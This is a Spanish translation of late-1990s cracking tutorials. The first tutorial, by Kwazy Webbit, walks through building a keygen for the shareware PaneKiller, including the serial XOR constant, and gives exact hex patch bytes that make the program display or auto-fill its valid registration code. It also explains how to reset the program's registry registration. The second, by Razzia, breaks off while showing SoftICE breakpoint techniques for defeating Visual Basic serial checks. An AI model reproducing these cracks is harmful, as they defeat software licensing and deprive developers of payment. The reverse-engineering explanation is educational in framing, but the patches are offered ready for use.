Algo como esto puede ser difícil, pero cuando pensamos acerca de esto por un segundo, es fácil: debemos hacer lo mismo que PaneKiller usa para la traducción de nombre a cadena-nombre. Echemos una vista donde fue eso otra vez. La función que queremos imitar está localizada en 04031AAh. Ahora veamos dentro (F8). Bien, no hay otras funciones siendo llamadas y no hay saltos siendo hechos a un lugar fuera de esta función. (04013AA a la instrucción RET) Eso mantendrá las cosas buenas y simples. Podemos copiar el código dentro de la función y ponerlo en lo nuestro (sorry, no hay copy&paste en SoftIce ;). 'Pero Espera! Eso no está en mi lenguage de programación', dices? bien, yo programo por mi mismo en ASM, pero se me ha dicho que puede hacerse muy facil en C/C++ poniendo el código en un bloque 'asm{ ... }'. Para otros lenguages, sugiero que revises el archivo de ayuda para info.
Ahora no hay mas problema con ese código: los [EBP-08], [EBP-04], etc. Esos son solo variables locales. Pero de que tipo? Bueno, puedes ver que [EBP-04] y [EBP-08] son variables DWORD, debido a las instrucciones en el inicio de la función:

MOV DWORD PTR[EBP-04], 00000000
MOV DWORD PTR[EBP-08], 00000000

La versión sin compilar podría verse así:

MOV DwordVar1,0
MOV DwordVar2,0

Lo tienes?

Entonces hay otra 'variable' siendo usada: [EBP+08]
(recuerda, esta es una nueva función por lo tanto, esto **NO** es la misma variable que hDlg, aúnque se vean iguales). Cuando descargamos esta variable ('d ebp+8'), vemos que se ve como una dirección. (Almacenada en orden inverso, recuerda eso.) En mi caso, y si no estoy errado, debería ser lo mismo para ti, decía 'D0 F6 67 00'. Cuando descargamos esa dirección ('d 67F6D0'), vemos que es nuestro nombre. Entonces, esa variable tiene la dirección al inicio de nuestro nombre. En C/C++ esto podría ser un puntero al inicio del array de caracteres si no estoy errado. Por supuesto! Es el parametro que fue empujado antes de la llamada a esta función! Sugiero que empieces por escribir todo el código en esta función, excepto, por supuesto todo el 'trabajo de limpieza' con EBP y ESP en el inicio y al final de la función. Utiliza cualquier nombre para tus variables locales. (yo sé, yo sé... Hay monton de crackers preguntando por qué demonios estoy diciendote que escribas el código en lugar de decompilar el programa, y hacer un copy&paste. Bueno, la razón es que queria mantener la sección 'Herramientas Necesarias' en un mínimo absoluto, también estoy esperando que comiences a pensar un poco acerca de que está haciendo el código.)
Obteniendo el parametro nombre de la función, puedes (pienso) usar la sintaxis que usa tu lenguaje de programación. (De nuevo, puedes querer revisar tu referencia sobre este tema) Si hiciste todo bien, deberías tener una función que podrías llamar NameToNameCode el cual usa un parametro (la dirección a nuestro nombre)m y retornar un valor DWORD: nuestro Nombre-Código. Entonces haces un XOR a ese valor con 047D6D93h, dandote el s/n!
Ahora hay un problema final: como lo muestras al usuario? Necesitaras convertirlo a la cadena del inicio. Por supuesto podríamos escribir nuestra propia función (yo lo hice), pero hay una forma facil de hacer esto. Hay una API diseñada especialmente para este tipo de cosas: wsprintf. Si revisas tu Referencia API, verás que puede convertir números a cadenas, etc. La explicación que encontrarás no es muy buena (no la entendí al principio), entonces te daré (espero) una explicación fácil aquí. Cuando quieres imprimir una variable en una cadena, necesitará ser convertida a caracteres. Hay varias formas de hacerlo, dependiendo en que variable está: un caracter simple, otra cadena, un # decimal, y un número hex. Para mostrar la función en la parte de la cadena en que la quieres, necesitarás poner un simbolo allí. wsprintf usa el token '%', mas un caracter indicando cual es la variable.
Ejemplo (en C/C++):

```
int             Age             =       50;
char            Question        =       '?';
char[50]        buffer;

wsprintf(&buffer,"Wow, ya%c tienes %d ",Age,char);
```

Despues de esta llamada, buffer sería "Wow, ya tienes 50?"

En ASM (masm) esto sería:

```
FormatString   db   "Wow, ya%c tienes %d ",0   ;Recuerda, las cadenas terminan con cero..
buffer         db   50 dup(0)   ; Esto crea un array de 50 bytes todos inicializados en 0
Age            dd    50
Question       db   "?"
```

```
push char                       ;Recuerda, empujando en orden inverso
push Age
lea edx, FormatString
push edx
lea edx, buffer
push edx
call wsprintf
```

(nota que no puedes usar la sintaxis de 'invocación' MASM aquí, porque wsprintf tiene un numero desconocido de parametros.)

Ahora solo necesitamos convertir el numero a una cadena, no necesitamos algo mas. Buscando en la referencia, vemos que para un Hexadecimal en mayusculas necesitas usar "%X". Así, eso va a ser nuestro FormatString (Formato de cadena) total. También, el numero que queremos usar, es retornado en EAX, entonces podemos usar EAX como nuestro parametro usando ASM:

```
FormatString    db      "%X"
buffer          db      50 dup(0)

...             ;La llamada a NameToNameCode
push eax
lea edx, FormatString
push edx
lea edx, buffer
push edx
call wsprintf
```

No tan mal, eh?
En C/C++ lo mismo puede ser logrado haciendo:

```
char[50] buffer;
wsprintf(&buffer,"%X",NameToNameCode(&name));
```

Todo lo que tenemos que hacer ahora, es poner el buffer en el campo de texto 2, para que el usuario pueda verlo también.

En masm:

```
invocar SetWindowTextA, hWnd, ADDR buffer
```

En C/C++:

```
SetWindowTextA(hWnd,&buffer);
```

Et voila! Hemos hecho un Key Gen. Compilalo, y pruebalo.

La forma DREAD

Esta es una variación de 'La Forma PROFESIONAL'. Es difícil pero también muy cool. La llamo la forma DREAD porque es el método preferido de varios miembros de DREAD. Vamos a tomar PaneKiller, y construir el keygen en el mismo programa. El código fuente solo puede ser decompilado en assembler, y es por eso que dije antes que si no conoces assembler, puedes olvidarte de crackear en la forma DREAD.

Vamos a agregar código al programa, así que necesitaremos algo de espacio para meterlo allí. Nunca hay un cuarto vacio en el programa (por qué será?), así con la mayoria de programas deberás agregar tu propio código al final y luego ocuparte en tonterias con las interioridades del programa padre (ver los ensayos de Razzia al hacer su razziapad para mas info). En nuestro caso no tenemos que ir a través de este (dificultoso) proceso, porque podemos 'hacer' algo de espacio dentro de PaneKiller.
Puedes estar preguntandote donde, porque no parece ser un espacio disponbile obvio. Sin embarco, despues de pensar acerca de como hacerlo, Recordé algo. Siempre hemos asumido que usa nuestro nombre para calcular nuestro S/N. Pero como vimos antes, si fallamos esa prueba revisa para ver si el código es correcto para nuestra compania. Aha! Ahora, si asumimos que el s/n 'casa' con nuestro nombre (justo como hemos hecho hasta ahora), no necesitamos este código. Podemos quitarlo, y poner nuestro keygenerator en su lugar. Un problema viene: es solo un pequeño pedazo de código, como supuestamente ajustaremos un keygenerator completo allí? Bueno, la respuesta es simple, usa solo el equipo disponible. Usa lo que los codificadores te han dado. Como vimos, el programa hará lo siguiente cuando ingresas un serial equivocado:

```
(1)- Calcula nuestro 'nombre-código'
(2)- Calcula nuestro 'código-compania'
(3)- Revisa si el código es correcto para el nombre ingresado y falla.
(4)- Revisa si el código es correcto para la compania ingresada y falla.
(5)- Retorna EAX=0
(6)- Despliega un messagebox diciendo que hemos ingresado un s/n incorrecto
```

Como ya has notado, el código en (2) no es necesario mas, porque no vamos a realizar (4) más. Esto nos dará algo mas de espacio para trabajar. Echemos un vistazo al código:

```
00402E42    mov    ecx, dword ptr [ebp+0C]    ;Poner la dirección de nuestro nombre en ECX
00402E45    push   ecx                        ;Empujar ECX para usarlo en la función
00402E46    call   004031AA                   ;Llamar a la función para obtener el nombre-código
00402E4B    add    esp,00000004               ;Restaurar la pila despues de llamada la función
00402E4E    mov    dword ptr [ebp-08],eax     ;Almacenar el nombre-código en memoria

00402E51    mov    edx, dword ptr [ebp+10]    ;Poner la dirección de nuestra compania en EDX
00402E54    push   edx                        ;Poner EDX para usarlo en la función
00402E55    call   004031AA                   ;Llamar la función para obtener código-compania
00402E5A    add    esp,00000004               ;Restaurar la pila despues de llamada la función
00402E5D    mov    dword ptr [ebp-0C],eax     ;Almacenar el código-compania en memoria
```

Ves? podemos quitar la segunda mitad completa! Eso es 00402E60-00402E51 = 0Fh o 15 bytes.
El siguiente código consiste de los 2 chequeos para ver si el s/n era correcto:

```
00402E60    mov    eax, dword ptr [ebp-04]    ;Poner el s/n en EAX
00402E63    xor    eax, dword ptr [ebp-08]    ;XOR s/n con nombre-código
00402E66    cmp    eax, 047D6D93              ;Comparar el resultado con 047D6D93h
00402E6B    jne    00402E74                   ;Si no es el mismo, revisar si 'casa' el código-compania
00402E6D    mov    eax, 00000001              ;De otra forma, poner 1 en EAX, Causando que el programa sea registrado
00402E72    jmp    00402E8B                   ;Saltar al final de la función, retornar EAX=1

00402E74    mov    ecx, dword ptr [ebp-04]    ;Poner el s/n en EAX
00402E77    xor    ecx, dword ptr [ebp-0C]    ;XOR s/n con el código-compania
00402E7A    cmp    ecx, 0177F29F              ;Comparar el resultado con 0177F29F
00402E80    jne    00402E89                   ;Si no es lo mismo, saltar a 00402E89
00402E82    mov    eax, 00000001              ;De otra forma, poner 1 en EAX, causando que el programa se registre
00402E87    jmp    00402E8B                   ;Saltar al final de la función, retornar EAX=1
00402E89    xor    eax, eax                   ;EAX Cero, causando que el programa continue no registrado
00402E8B - 004202E8E       Limpiar todo regresar a la función
```

En este código, podemos saltar el pedazo de 00402E74 a -sin incluir- 00402E89. No podemos saltar la instrucción en 00402E89 porque el programa necesita 1 o 0 en EAX para que no se trabe.
De cualquier forma, Esto nos dará otro:
00402E89-00402E74 = 15h o 21 bytes de espacio.

Esto trae el total a 15 + 21 = 36 bytes de espacio para que usemos. Cualquier programador de lenguajes de alto nivel probablemente vería esta cantidad como algo que no vale mencionar, pero para cualquier codificador decente en ASM, esto es relamente suficiente. (Lo Veras despues, ahora tenemos un cuarto para ahorrar :)

Comencemos a codificar...

Bien, asumire que has leído la parte acerca de como hacer un keygen, porque no voy a explicar el procedimiento completo de nuevo. Mencione antes que el truco al hacer este tipo de keygens construidos en una pequeña cantidad de espacio, es usar lo que el programa te da al maximo. Hagamos eso un poco mas concreto: En nuestro Keygen, lo mas dificultoso del código 'real' fue donde reproducimos el código del programa usado para calcular el nombre-código desde el nombre. Bien, no tenemos que hacer eso DEL TODO aquí. Ya ha sido calculado por el programa, y almacenado en memoria en [ebp-08]. Bueno, eso nos libra de un monton de código. Otra parte de nuestro keygen, fue el uso de wsprintf para convertir el # hex a cadena, así podriamos verlo como un usuario. Si usas WDasm para decompilar PaneKiller y ver en las funciones API importadas, la función wsprintfA (es la última en la lista). Todo lo que tenemos que hacer es usarla... K3W1! Lo han hecho tan fácil! :]
A proposito, en caso que te preguntes: wsprintf es lo mismo que wsprintfA. Así, eso debería ser lo suficientemente fácil para usar en nuestro código. Que mas necesitamos? Oh, por supuesto.. Necesitamos alguna forma de mostrar (la cadena de versión de) nuestro s/n al usuario. Oi, suena como un problema. Bueno, no lo es! ya sabemos que el usuario va a ver un messagebox diciendo que tenia un Serial erroneo. Por qué no deberiamos sobreescribir ese texto con nuestro s/n calculado? Entonces el messagebox mostraría el s/n REAL si has ingresado uno erroneo.

Ahora, codifiquemos ya...

Antes de empezar a codificar, hay un problemas mas al que necesitamos dirigirnos: hay una parte del programa original (00402E60-00402E72) entre nuestros 2 code snippets. Esto significa que no podemos almacenar cosas en los registros usados en esa parte. En este caso, no es un gran problema. El código solo usa EAX. Bien, pienso que podemos evitarlo usando EAX para el almacenamiento entre las 2 secciones, no lo harás? :)
Por esto tambien digo que el code snippet no usa la pila del todo (no hace PUSH o POP o alguna otra cosa metiendose con EBP o ESP), Así podemos ir adelante y usar la pila también.

Cuanto mas voy a tener que leer para obtener la parte del código?!

Bueno, aquí comenzamos con el código.

Oh.

Sabemos el nombre-código almacenado en [ebp-08], entonces, pongamoslo en EAX:

```
mov eax, dword ptr [ebp-08]
```

Ahora hacemos la misma cosa que hicimos en nuestro keygen, lo XOReamos con 047D6D93h :

```
xor eax, 047D6D93h
```

Tenemos el s/n valido en EAX, ahora tenemos que convertirlo a cadena:

```
push eax
lea  eax, [ebp-0C]
push eax
mov  [ebp-0C], 00005825
push 00402194
call wsprintfA
```

```
NOTA: PUEDES seguir usando EAX para todo, pero para almacenamiento, porque el programa original no almacena nada allí (Puedes ver eso por la instrucción en 00402E60).
```

La segunda línea puede llamar a alguna explicación mas: la variable DWORD en [ebp-0C] solia ser el 'código-compania', así que ya no es usada mas. Podemos usarla para nuestros propositos, almacenando una DWORD allí. Pero que es 00005825?
Bueno, primero, va a ser puesto en memoria al revés: 25 58 00 00
esta es una cadena terminada en cero: '%X',0,0
Puedes reconocerlo por el tutorial Keygen, como el formato de cadena para convertir numeros hex a cadena. No podemos empujarlos directamente (pe PUSH 00005825), porque la función wsprintf requiere la dirección a la cadena a formatear, no la cadena misma, así que hacemos un

```
lea eax, [ebp-0C]
```

para obtener la dirección de la cadena en EAX, y luego

```
push eax
```

para darlo a la función.
La ultima variable a se empujada (la primera en la descripción API) es el destino de la cadena. Como dijimos antes, la imprimiremos sobre el mensaje 'invalid code'. Para obtener la dirección a esa variable, vemos (en WDasm) en "Data Hex".
Buscamos el mensaje:
"The registration code you have entered is incorrect. Please try again."
La encontrarás en 00402194, así que empujamos eso a wsprintfA.
Entonces, llamamos a la función wsprintfA (después de todo, sus parametros son empujados) u solo deja que el código original continue. Deberiamos ver la messagebox que antes decia que nuestro código es invalido, y ahora deberia mostrarnos el código real. Pero aún no estamos en eso. Tenemos que cambiar el código primero. No tenemos el código fuente, no podemos ingresar nuestro código y compilarlo. Vamos a usar un editor hex en su lugar. Para hacer eso, vamos a tener que reemplazar la representación hex del código antiguo con la representación hex del nuevo (wow, palabras duras).
Podemos encontrar el código viejo muy facil, está despues de las instrucciones desensambladas. Solo escribe el código para las partes que vamos a reemplazar.
Para la primera parte deberías tener:

```
8B 55 10 52 E8 50 03 00 00 83 C4 04 89 45 F4
```

(este es el código que representa las instrucciones)

La segunda parte debería ser:

```
8B 4D FC 33 4D F4 81 F9 9F F2 77 01 75 07 B8 01 00 00 00 EB 02
```

Pero como traducimos nuestro assembler a algo como eso?

Con programas normales, es simple. Solo usa un compilador para eso. Pero no tenemos un porgrama completo. Solo tenemos que reemplazar una pequeña parte de él. La forma en que me lo figuré como eran los códigos apropiados, fue viendo los códigos para instrucciones similares en el código de PaneKiller (Decompilado en WDasm), y viendo que era el código que ellos usaban. Permiteme demostrarlo:
Tengo

```
mov eax, dword ptr[ebp-08]
```

Cuando comence a ver en la fuente de PaneKiller (comencé en un lugar aleatorio), rapidamente encontré estas 2 instrucciones:

```
:0040E6EC 8B45A0       mov eax, dword ptr [ebp-60]
:0040E6FA 8B4590       mov eax, dword ptr [ebp-70]
```

Ahora, comieza a pensar en como el código podría funcionar. Te lo diré: '8B45xx' es usado para cada instrucción 'mov eax, dword ptr [ebp+xx]'. En nuestro caso, xx es negativo (-60 and -70). Cuando el contador va bajo cero, comienza sobre FF. Es facil de explicarlo si lo ilustramos:

```
8B45FF       mov eax, dword ptr [ebp-1]
8B4500       mov eax, dword ptr [ebp]
8B4501       mov eax, dword ptr [ebp+1]
```

Sabiendo eso, podemos figurarnos que el código para:

```
mov eax, dword ptr [ebp-08]
```

debería ser:

```
8B45F8
```

Solo haz algo similar con los otros comandos, y tendras la lista completa de códigos:

```
8B45F8           (  =   mov  eax, dword ptr [ebp-08]   )
35936D7D04       (  =   xor  eax, 047D6D93             )
50               (  =   push eax                       )
```

```
8D45F4          (  =   lea  eax, [ebp-0c]            )
50              (  =   push eax                      )
C745F425580000  (  =   mov  [ebp-0c], 00005825       )
6894214200      (  =   push 00422194                 )
FF153CE24100    (  =   call dword ptr [0041e23c]     )
```

Asegurate de recordad que código representa cada instrucción! La razon para esto es el bloque de código original a la mitad del nuestro. No podemos cortar una instrucción sencilla a la mitad, entonces el corte tendrá que ser hecho entre 2 instrucciones. Recuerda, tenemos 15 bytes en la primera parte, y 21 en la segunda.
Hice el corte entre la segunda

```
push eax
```

y

```
mov  [ebp-0c], 00005825
```

Lo que me da:

```
8B45F835936D7D04508D45F450 (13 bytes)
```

para la primera parte, y

```
C745F425580006894214200FF153CE24100 (18 bytes)
```

para la segunda parte.
Puedes notar que tendrás algo de espacio vacio ahora (15-13=2 en la primera parte, y 21-18=3 en la segunda), Esto no es un gran problema. Puedes NOPearlos. Las instrucciones NOP no hacen absolutamente nada, excepto, tomar un poco mas de 1 byte de espacio. El código para NOP es 90. Esto hace:

```
8B45F835936D7D04508D45F4509090 (15 bytes)
```

para la primera parte, y

```
C745F425580006894214200FF153CE24100909090 (21 bytes)
```

para la segunda parte.
Eso debería hacerlo. Ahora sabemos que código queremos reemplazar, y sabemos que lo reemplazará. Hagamoslo que ocurra! Abre Panekill.exe En tu hex editor favorito, y encuentra el código que queremos reemplazar. Hay 2 formas para hacerlo:

- Usa la opción 'search' en tu hex editor, y busca los bytes que representan el código original. Asegurate de usar una cadena lo suficiente mente larga, para que no reemplaces una parte equivocada del programa. Para asegurarte que solo hay una cadena, utiliza 'search again' para ver si encuentra otra concordancia. Si sí, has la cadena de busqueda mas larga.
- En WDasm, haz doble click en la primer instrucción del código que quieres reemplazar, de manera que esté resaltado. Ahora mira en la status bar. Te da el 'Offset' en el código. Ve allí, en tu hexeditor. Deberías ver el código que estás buscando.

Reemplaza ambas partes, y grabalas. ASEGURATE DE HACER UN BACKUP!!
Ahora abre el programa, y trata de registrarlo. Ingresa cualquier info e ingresa un s/n incorrecto. Presiona 'OK', y deberías ver una messagebox con el reg code correcto! Realmente k3w1, eh?

TAMBIEN GUARDA TU NUEVA COPIA YA PARCHADA ANTES DE PROCEDER!
Todo trabaja ahora (si todo caminó bien), sin embargo, aún hay algunas mejoras que pueden ser hechas. Por ejemplo, cuando vemos el código en 00402E51:

```
mov dword ptr [ebp-08], eax
mov eax, dword ptr [ebp-08]
```

comprenderás (espero) que el segundo comando es una total perdida de tiempo y espacio. (nota que la primera no lo es, porque almacena el valor en memoria para usarlo despues)
así, podemos NOPear el comando en 00402E54 reemplazando

```
8B45F8
```

con

```
909090
```

(Este cambio es realmente inútil, pero no puedo ayudar, pero si obsesionar con estas cosas :) Tambien, la MessageBox que tuvimos, se ve muy mamona. Tiene el s/n correcto. Nada mas, nada menos. En nuestro hexeditor, podemos reemplazar

```
The registration code you have entered is incorrect.  Please try again.
```

con algo como

```
[Kwazy Webbit]
Tu código correcto es:
```

(Para ir a la siguiente línea, usa un par CR/LF. El código es 0A0D)
Si no cambiamos nada mas, el reg code se sobreescribira sobre nuestro texto, y seguirá siendo lo único en la messagebox. Para cambiar eso, deberiamos hacer que el wsprintfA escriba el código en un lugar diferente: El final de nuestro texto.
Para hacerlo, todo lo que tenemos que hacer es cambiar el último parametro que es empujado a wsprintfA (lpOut) agregandole el tamaño de nuestro texto. Así en mi caso, Cambiaría:

```
push 00402194
```

a

```
push 0040211B
```

Eso es todo para crackear en la forma DREAD.

Estilo Kwazy Webbit

Esto es como una variación de 'La Forma DREAD'. Mientras me ocupa en tonterias de PaneKiller, escribiendo el capítulo previo, noté que 'La Forma DREAD', aunque se acerca, no es perfecta. Cuando ingresas un s/n incorrecto, la messagebox aparece, y te da tu serial correcto. Podrías pensar que es tan bueno como un keygen puede se, correcto? pues no. Hay una mejora mas que puede ser hecha para perfeccionarlo. Veamos, ahora tienes que seguir viendo la messagebox, y recordadr tu código (oescribirlo). Que pasaría si pudieramos hacer que el programa ingresará el serial por sí mismo? PUEDE ser hecho.

Estoy asumiendo que has hecho todos los cambios mencionados en el capitulo previo (SIN las mejoras extra!). Ahora, el programa muestra una messagebox solo con el s/n.
Ya vimos que el programa usa GetDlgItemTextA para conseguir nuestra info de las textboxes. Hay otra función API para poner la info dentro de esos lugares: SetDlgItemTextA.
Comparemos GetDlgItemTextA con SetDlgItemTextA ahora:

GetDlgItemTextA:	**SetDlgItemTextA:**
hDlg	hDlg
nIDDlgItem	nIDDlgItem
lpString	lpString
nMaxCount	

(Para una explicación detallada acerca de estos items, revisa tu Referencia, o mas adelante en este ensayo)
Sabiendo que queremos poner el serial valido en el mismo textfield, notamos 2 cosas:

- El 'hDlg' debería ser lo mismo para ambas llamadas, ya que es el mismo cuadro de diálogo.
- El 'nIDDlgItem' debería ser lo mismo para ambas llamadas, ya que es el mismo campo de texto.

Para encontrar los valores necesarios, miramos la llamada del programa para obtener nuestro reg code. Encontraremos (en WDasm) que usa

```
:00403063   8B4D08          mov ecx, dword ptr [ebp+08]
:00403066   51              push ecx
```

Para empujar hDlg, y

```
:0040305E   68FE030000      push 000003FE
```

para empujar nIDDlgItem, entonces usaremos lo mismo en nuestra llamada a SetDlgItemTextA.
Ahora solo necesitamos saber el lpString. Eso es fácil. Es la dirección que usa wsprintfA para imprimir nuestro reg code:

```
push 00402194
```

(Si has hecho las mejoras a la messagebox, necesitarás ajustar su valor)

Así, el código completo para poner el serial en el campo de texto apropiado sería:

```
push  00402194
push  000003FE
mov   ecx, dword ptr [ebp+08]
push  ecx
call  SetDlgItemTextA
```

Vamos a enfrentarnos al mismo problema que en el capítulo anterior: no tenemos ningun espacio para ponerlo. La forma en que está el programa, vemos la messagebox con nuestro código, lo cual ya no necesitaremos mas despues de este cambio. Simplemente podemos quitar esta parte del programa, y reemplazarla con nuestro propio código. La llamada total (Empujando parametros y la llamada misma)a la messagebox es:

```
:00403102   6A40            push 00000040
:00403104   8B0D1C2B4200    mov  ecx, dword ptr [00422B1C]
:0040310A   51              push ecx
:0040310B   6894214200      push 00422194
:00403110   8B5508          mov  edx, dword ptr [ebp+08]
:00403113   52              push edx
:00403114   FF158CE24100    call MessageBoxA
:0040311A   ....
```

(Es un total de 0040311A-00403102=18h o 24 bytes)

Para encontra la representación hex para nuestro código, usa el procedimiento descrito en el capítulo previo. Deberias terminar con algo así:

```
6894214200       ( = push 00422194                                    )
68FE030000       ( = push 000003FE                                    )
8B4D08           ( = mov  ecx, dword ptr [ebp+08]                     )
51               ( = push ecx                                         )
FF152CE34100     ( = call dword ptr [0041E32C]     (call SetDlgItemTextA)      )
```

cuyo total es de 20 bytes. Tenemos 4 comandos NOP entonces:

```
6894214200 68FE030000 8B4D08 51 FF152CE34100 90 90 90 90 90
```

Justo usa tu hexeditor (como en los capítulos previos) para cambiar el código original de la 'MessageBoxA' a tu propio código 'SetDlgItemTextA'. Abre PaneKiller, y trata de registrarlo con tu nombre y s/n incorrecto. Cuando presiones el botón 'OK', automaticamente debería reemplazar tu s/n falso con el real!! Presiona 'OK' de nuevo, t debería ser registrado a tu nombre.
Has aprendido a 'crackear como Kwazy'. Trata algo similar con otros programas, experimenta tanto como sea posible. (Recuerda: Siempre has backups!)
Diviertete!

-NOTA- Si tu copia de PaneKiller ya está registrada:
abre 'c:\windows\regedit.exe' (solo 'regedit' lo hará), y ve a HKEY_LOCAL_MACHINE/SOFTWARE/MaDdoG/PaneKiller. Borra 'Registered User', 'Registered User Company' y 'Registration code'. Ahora tienes la versión shareware de nuevo.

PALABRAS FINALES

Catalogué esta protección baja, porque dudo que un Newbie total la crackearía por si mismo, pero casi cualquier cracker medio o avanzado no tendrá mucha dificultad. La razon por la que escogí esta protección, es porque es relativamente franco, y muestra varios aspectos interesantes del cracking, como revertir instrucciones XOR.
También, después encontre que este objetivo tenia un potencial real para crackearlo en 'La Forma DREAD', y tambien al 'Estilo Kwazy Webbit' (para mas info, lee los capitulos apropiados).

Bueno, este fue mi primer ensayo, espero que hayas aprendido algo. Probablemente habrá mas pronto, pero no ahora. Este me tomó mucho tiempo, y el verano se acerca!

Saludos a: todos los miembros de DREAD, koolzio (A donde demonios fuiste?), toda la otra gente que conozco en el IRC. Tambien saludos a: Gente como Sandhopes, Hyrax, Dosy, Jo, Gelf y todos los otros que veo en IRL.

Gracias especiales a: Iczelion y Hutch, por enseñarme win32 assembly

Deseandoles un DREADful day (día terrible) ;-),

Kwazy Webbit de DREAD

"La única cosa que me mantiene sano, es mi colección de papas cantoras..."

Buscame en IRC. Usualmente estoy en EFnet en uno o mas de estos canales:
#win32asm, #DREAD, #cracking4newbies y #cracking
Los veo allí!

©1999 Kwazy Webbit productions

Como crackear todos los programas de Visual Basic
(un Tutorial)

por Razzia

traducido por **^[G]oLe[E]^**

**** Este Tutorial fue tomado 'prestado' de la página de fravia de Ingenieria Inversa de Código *****

Cortesia de la página de Fravia de ingenieria inversa

~

*Este Tutorial es EXTREMADAMENTE interesante: mas y mas programas han sido escrito en lenguajes sobreinflados como Visual Basic o Delphy, y como correctamente señala Razzia, esto hace que estos programas sean mas crackeables que las aplicaciones "normales"! Además encuentro sumamente inteligente el estilo de Razzia (los blocks "mas info acerca del programa" deberían ser usados por todos los crackers desde ahora, por ejemplo) y muy bien estructurado. Sigue su consejo y siempre "haz el punto" (considera tu aproximación) *ANTES* de saltar a la sesión de cracking!*
Otra técnica muy interesante, útil para esquemas de protección que cambian el algoritmo matemático cada vez que son instalados, es el parcheado de los dll de VB por si mismo, para MOSTRARTE (en un mesagebox que llamarás) que password deberías ingresar
Disfruta!

---

tutorial de razzia para el crackeo de vb

Introduction

Ultimamente mas y mas programas salen que son probramados en VB. Puesto que los programas en VB son material desconocido para la mayoria de los crackers, los ignoran y los tachan de 'incrackeables'. En este documento te mostraré que esto no es cierto por su

protección basada en texto (serials/reg#'s).

Como herramientas solo necesitaremos SoftICE y Hiew en un caso. Además, asumo que el lector está familiarizado con el cracking. Para principiantes, recomiendo los grandes tutoriales hechos por +orc y ed!son sobre crackeo en windows. Pero tratare de hacer el mejor esfuerzo para hacer este texto entendible para todos los que tienen un minimo conocimiento sobre cracking.

Preparandonos

Antes de empezar a bombardearte con listados en asm, tomemos un momento para pensar acerca de con que estamos tratando. Estamos tratando con exe's que no tiene código por si mismos, pero que en lugar, hacen llamadas a librerias con funciones standard. Qué significa esto? esto significa que hay una gran desventaja para proteger programas escritos en VB. Por qué? piensas que los escritores de dll de VB hacen 10 funciones diferentes que podrías usar para comparar 2 cadenas? No, por supuesto que no. Ellos hacen la dll para ser tan eficiente como sea posible y pequeña como sea posible.

Por consiguiente una buena suposición es que solo habrá 1 (o 2) lugar(es) dentro de la dll donde las 2 cadenas pueden ser comparadas. Y este es el caso, como verás si terminas de leer este documento. Ya empezó a brillar la pequeña lampara en tu cabeza? ;--)

No sería grandioso si supieramos en que parte de la dll, son comparadas 2 cadneas? Sí, sería grandioso. Esto reduciría el crackeo de VB a un aburrido trabajo de fijar un simple breakpoint en el lugar indicado. Continua leyendo para mas detalles.

Estrategia

Antes de continar, sería sabio fijar una estrategia (como deberias hacer siempre con todos los otros casos de cracking).

Pensemos acerca de la protección ... Ingresas una cadena de texto, presionas enter u 'OK' o lo que sea. Luego windows pasa los dsatos ingresados en la dll VB. La dll VB hace lo que necesita para saber si los datos ingresados son correctos o incorrectos. Y obtienes un mensage, diciendote que ingresaste un buen/mal código.

Así que donde estaría el eslabón débil en la cadena? la respuesta es donde windows pasa los datos que ingresaste a la dll VB. Ese es nuestro punto de entrada. Podemos hacer que SoftICE interrumpa aquí. Y entonces estaremos en la fuente de la cadena de protección. Con la ayuda de breakpoints podemos monitorear que pasa con nuestro texto.

Pienso que ahora tenemos suficiente información de fondo para crackear un primer ejemplo.

Case 1 : The Collector v2.1

The collector es una utilidad para crear y mantener tu colección de imagenes/fotos. No está mal para ser un programa VB. Mas info sobre el programa:

Nombre : The Collector v2.1
Donde : http://intranet.ca/~logic/collectr.html
Tamaño : collectr.exe = 246.047 bytes
Protección : serial
DLL : usa un dll VB3 <********** VB3.DLL

Encuentro fácil explicar las cosas por pasos. Por lo tanto, dividiré el proceso de crackeo en pequeños pasos :

Paso 1 : Ejecuta The Collector justo al inicio te pedirá el serial
Paso 2: Ingresa un serial tonto como '9876543210'.

Ahora presiona control-d para entrar a SoftICE. En SoftICE escribe 'bpx hmemcpy' para colocar un breakpoint en la función hmemcpy del kernel. (Intermezzo : Qué es hmemcpy? Windows usa mucho hmemcpy en operaciones concernientes a cadenzas. En este caso, será usado para copiar el buffer con el texto que ingresamos al espacio de memoria de la dll CV. Recuerdas cuando dije que ibamos a interrumpir cuando windows pasara nuestra cadena a la dll VB?)

Paso 3 : Deja SoftICE con control-d. Y presiona 'OK". Esto hará que SoftICE interrumpa justo en el inicio de hmemcpy.

Paso 4 : Ahora continuaremos rastreando mas en la memoria de la función hmemcpy para encontrar donde será almacenada la cadena que ingresamos. Mantente presionando F10 hasta que veas ::Memory_copying_snippet

```
JMP 9E9F
USH ECX      ;Estas líneas copian el SHR
CX,02        ;cadenas en ds:si a es:di
REPZ MOVSD   ;el REPZ MOVSD!
POP ECX
ND ECX,03
REPZ MOVSB   ;el REPZ MOVSB!
XOR DX,DX
```

Paso 5: Justo antes de REPZ MOVSD has un 'ed si'. Verás el texto que ingresaste, en mi caso, muestra '0987654321'.

Has un 'ed es:di' y no versa nada (aún). Pero si presionas F10 y pasas el REPZ MOVSB versa el texto siendo copiado a su nueva localidad, donde el dll VB puede accesarlo.

Paso 6: ahora sabemos donde está localizado el texto. Revisemos nuestra estrategia aquí. Nuestro plan fue encontrar donde la dll VB mantuvo nuestro serial, entonces pon un breakpoint en esa localidad de memoria y encuentra con que es comparado. Así que fijemos un bpr (breakpoint en rango) en la localidad donde vive nuestra cadena. Ya que las instrucciones REPZ MOVS(D/B) incrementaron el puntero en di (ahora apunta al final de nuestra cadena) hacemos un 'bpr es:di-8 es:di-1 rw'. No presiones enter, lee el paso 7 antes.

Paso 7: Antes de tocar enter, te dire que debes esperar. SoftICE romperá todo lugar donde el bloque de memoria con la cadena es leído o escrito. Por ejemplo romperas dentro de la función strlen donde la longitud de la cadena es calculada. Y romperas donde la cadena es copiada a otro lugar en memoria (por ejemplo con REPZ MOVSW). Cuando esto pasa, fija un nuevo bpr en la nueva localidad con la cadena. Tambien interrumpirá cuando la cadena o parte de ella es borrada. Si la cadena completa no es borrada completamente, no remuevas el bpr correspondiente. Solo remuévelo cuando la cadena completa sea escrita sobre algo mas. También romperás de Nuevo en hmemcpy. Hmemcpy leerá otro eco de la cadena en la memoria de la dll. Coloca un bpr allí también. Y finalmente romperás en la parte del código que hace la comparación (la instrucción que verás es REPZ CMPSB). Cuando alcancé esa parte de código, tuve 4 breakpoints fijados. Un breakpoint para hmemcpy y 3 bpr's en 3 ecos de la cadena (o partes de ella).

